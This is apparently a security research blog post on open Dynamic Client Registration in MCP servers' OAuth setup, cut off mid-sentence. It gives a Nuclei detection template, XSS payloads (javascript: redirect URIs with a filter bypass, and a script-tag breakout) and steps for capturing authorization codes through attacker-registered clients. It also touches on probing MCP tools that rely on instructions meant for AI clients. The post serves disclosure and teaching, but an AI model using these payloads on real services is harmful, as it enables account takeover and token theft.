
In this post, I'll show you what happens when that tradeoff goes wrong. We'll look at how MCP servers handle authentication, why a feature called Dynamic Client Registration is often left wide open, and how attackers can exploit it. Then I'll walk you through real vulnerabilities I found along the way, from XSS to full-read SSRF. Let's dive in.
Understanding MCP Servers
Before we jump into the fun part (breaking things), let's take a moment to understand what we're actually dealing with. Trust me, once you get this, the attack will feel so much more satisfying!
What Even Is an MCP Server?
MCP stands for Model Context Protocol. Think of it like a middleman between AI and other apps.
Imagine you only speak English, and you need to talk to someone who only speaks Japanese. You'd need a translator, right? That's what MCP does, it translates between AI and apps like Slack, Google Drive, or Salesforce so they can understand each other.
Without MCP, AI assistants are stuck in a bubble. They can read what you type and write back, but they can't reach outside that bubble. They can't check your email, look at your files, or update your to-do list.
With MCP, the bubble pops. Now the AI can actually go out and do things for you.
How Does It Work?
Let's say you ask Claude: "What meetings do I have tomorrow?"
- Claude realizes it needs your calendar data, which it doesn't have
- Claude calls the Google Calendar MCP server
- The MCP server logs into your calendar, grabs tomorrow's meetings, and organizes the info
- It sends everything back to Claude in a format Claude understands
- Claude shows you your schedule
You just see the answer. All the behind-the-scenes work happens automatically.

How Do MCP Servers Handle Authentication?
Okay, here's where things start to get spicy. Most MCP servers use OAuth 2.0 for authentication. That's totally normal and expected. But here's the fun part: a lot of them leave Dynamic Client Registration wide open.
What does that mean? Anyone can register as an OAuth client. No approval process. No verification. Just automatic access. Why would they do this? Flexibility. They want any AI tool to connect quickly and easily, without jumping through hoops.
But as we all know, when convenience beats security... hackers get happy!
Dynamic Client Registration: The Unlocked Door
This is important, so let's break it down. Understanding this will make the attacks later make way more sense.
The Old-School Way
Traditionally, if you wanted to become an OAuth client, you had to go through a
manual process. You'd fill out forms, maybe wait for someone to review your
application, and eventually get your client_id and
client_secret.
The service provider knows exactly who you are. They control which redirect URIs you can use. They can kick you out anytime they want.
Is it annoying? Yes. Is it slow? Absolutely. But is it secure? You bet.
Then Came RFC 7591
Dynamic Client Registration (DCR) threw all that out the window.
Instead of begging for approval, clients can now register themselves automatically.
Just hit the registration endpoint (/register) with a POST request
containing your client details:
{
  "redirect_uris": ["https://legit-app.com/callback"],
  "client_name": "Totally Legit App",
  "token_endpoint_auth_method": "none",
  "grant_types": ["authorization_code", "refresh_token"],
  "response_types": ["code"]
}
And just like that, you get a shiny new client_id (and sometimes a
client_secret too). No questions asked. No humans involved. Fully
automatic.

So, let's move to detection phase.
Detecting Open DCR at Scale
Alright, we know what DCR is. But how many MCP servers actually leave it wide open? Time to find out.
Manual testing doesn't scale, so I wrote a Nuclei template to automate the whole discovery process. The idea is simple: send client data to the registration endpoint and report back if it works.
But first – where do we even find these registration endpoints?
OAuth and OIDC servers expose their configuration through well-known URIs. RFC 8414
defines /.well-known/oauth-authorization-server for OAuth 2.0 servers,
while OpenID Connect uses /.well-known/openid-configuration. Both
return a JSON document containing all the server's endpoints, and if DCR is
supported, you'll find a registration_endpoint field sitting right
there.
So the template first hits these well-known paths, extracts the
registration_endpoint from the response, then fires a POST request
with minimal client metadata, just a name, redirect URI, and grant type.
id: open-dcr-detection

info:
  name: Open Dynamic Client Registration Detection
  author: amirmsafari
  severity: info

requests:
  - method: GET
    path:
      - "{{BaseURL}}/.well-known/openid-configuration"
      - "{{BaseURL}}/.well-known/oauth-authorization-server"

    stop-at-first-match: true
    extractors:
      - type: json
        name: registration_endpoint
        internal: true
        json:
          - ".registration_endpoint"

  - method: POST
    path:
      - "{{registration_endpoint}}"

    headers:
      Content-Type: application/json

    body: |
      {
        "client_name": "Example App",
        "redirect_uris": ["https://example.com/callback"],
        "grant_types": ["authorization_code"],
        "response_types": ["code"]
      }

    matchers:
      - type: status
        status:
          - 200
          - 201

      - type: word
        part: header
        words:
          - "application/json"

      - type: word
        part: body
        words:
          - "client_id"
Now it's time to manually exploit each of findings.
Hunting for Bugs in Open DCR Endpoints
Now let's get into the good stuff, finding vulnerabilities!
Quick note: the attack techniques I'm about to show you aren't brand new. People have been poking at Open DCR and authorization servers for years. PortSwigger wrote a great article about this back in 2021 if you want some background reading.
So what's different now? MCP servers. They've made these DCR endpoints way more common, which means more targets and better chances of finding something juicy. Here are some vulnerabilities I discovered during my hunt.
Client-Side Redirect Gadget, DOM-Based XSS
Once your client is registered with the authorization server, you now have your
client_id and client_secret. The next step is the
authorization endpoint, which handles three key responsibilities:
- Authenticates the user: verifies their identity, typically through a login form
- Shows a consent screen: prompts the user to approve the requested permissions (if required)
- Redirects back to your application: sends the user to your registered
redirect_uriwith an authorization code
The diagram below illustrates this complete flow:

Here's the key question: How does that final redirect from user to client happens?
If the server handles the redirect on the client side (using JavaScript), we might
have a problem. Why? Because maybe we can register a client with a
javascript: scheme as the redirect URI!

The Attack
- Register a client with
javascript:alert(location.origin);//as the redirect URI - Send a victim to the authorization URL:
https://mcp.company.tld/authorize
    ?response_type=code
    &client_id=<client_id>
    &redirect_uri=javascript:alert(location.origin);//
    &scope=read+write
    &state=random
    &code_challenge=<code_challenge>
&code_challenge_method=S256- Once the user completes authorization, the app tries to redirect them back to the client. But instead of a normal URL, it triggers our JavaScript payload
Some applications try to be smart about this. They extract the hostname from the URL and validate it. But I use this payload to bypass them:
javascript://pwnbox.xyz/%0aalert(location.origin);//
This tricks the validator into thinking pwnbox.xyz is the hostname,
but the browser still executes our JavaScript.
OAuth Consent Screen Gadget, Stored XSS
You know that screen that pops up asking "Do you want to allow this app to access your account?" That's the OAuth consent screen, and it's a goldmine for XSS hunters.
The consent screen usually displays information about the client requesting access: the app name, logo, description, and sometimes the redirect URI. All of this data comes from the client registration we control!
While exploring different authorization servers, I stumbled upon one that reflected
the redirect_uri directly inside a <script> tag on
the consent page.

My eyes lit up. If I can inject into a script tag, I can break out of it! I registered a client with this redirect URI:
https://pwnbox.xyz/mcp/</script><script>alert(location.origin)</script>
The </script> closes the existing script tag, and then my
payload executes.
Missing or Confusing Consent Screen, OAuth Misuse
The consent screen we mentioned earlier? Some authorization servers just skip it entirely or don't mention the client information.
During my research, I found a lot of authorization servers that don't show any consent screen at all. Here's what happens:
- User clicks a authorize link
- They authenticate with their credentials
- The server immediately redirects them to the
redirect_uri, no questions asked
See the issue? The user never gets a chance to see which application is requesting access. They just log in and their authorization code gets sent straight to wherever we specified.
If an attacker registers a malicious client with their own redirect_uri,
they can trick users into giving up account access with just one click. The victim
thinks they're logging into something legitimate, but their auth code ends up in
the attacker's hands.
Even when consent screens do exist, some of them are so vague or confusing that users have no idea what they're actually approving. If the screen doesn't clearly show which client is requesting access, it's almost as bad as having no screen at all.
(If you want to dive deeper into this type of attack, this blog post covers it really well!)
Other Attack Vectors Worth Trying
Like I mentioned earlier, open DCR in authorization servers is a well-known attack surface. Security researchers have been poking at this stuff for years, and there's a ton of great content out there if you want to go deeper.
Here are some other attack types you might want to try on your targets:
- CSRF on the consent page – Can you trick users into approving authorization requests without realizing it?
- SSRF via the
logo_urifield – When you register a client, you can specify a logo URL. What if the server fetches that image from an internal network? - Session poisoning to steal authorization codes – Messing with session handling to hijack code from legitimate client
Unfortunately, I didn't have any luck finding these vulnerabilities on the authorization servers I tested. But hey that doesn't mean they're not out there! So go ahead, read up on these techniques, and try them on your targets. You might have better luck than me ;)
Going Beyond Authentication Attacks
So far, we've focused on hijacking tokens and stealing user sessions. But open DCR in MCP servers opens up another interesting avenue worth exploring.
Direct Access to the MCP Server
If we can register our own OAuth client, we can complete the full authentication flow ourselves:
- Register a client with our
redirect_uri - Get the authorization code
- Exchange that code for an access token
- Connect directly to the MCP server as a legitimate client
So why does this matter?
MCP Servers Weren't Built to Handle Attackers
MCP servers are designed to interact with AI assistants, not humans probing them manually. Developers often assume that AI clients will behave predictably and follow the intended usage patterns.
For example, look at this tool from an MCP server that imports projects from a URL. Notice how it instructs the AI not to use local links:
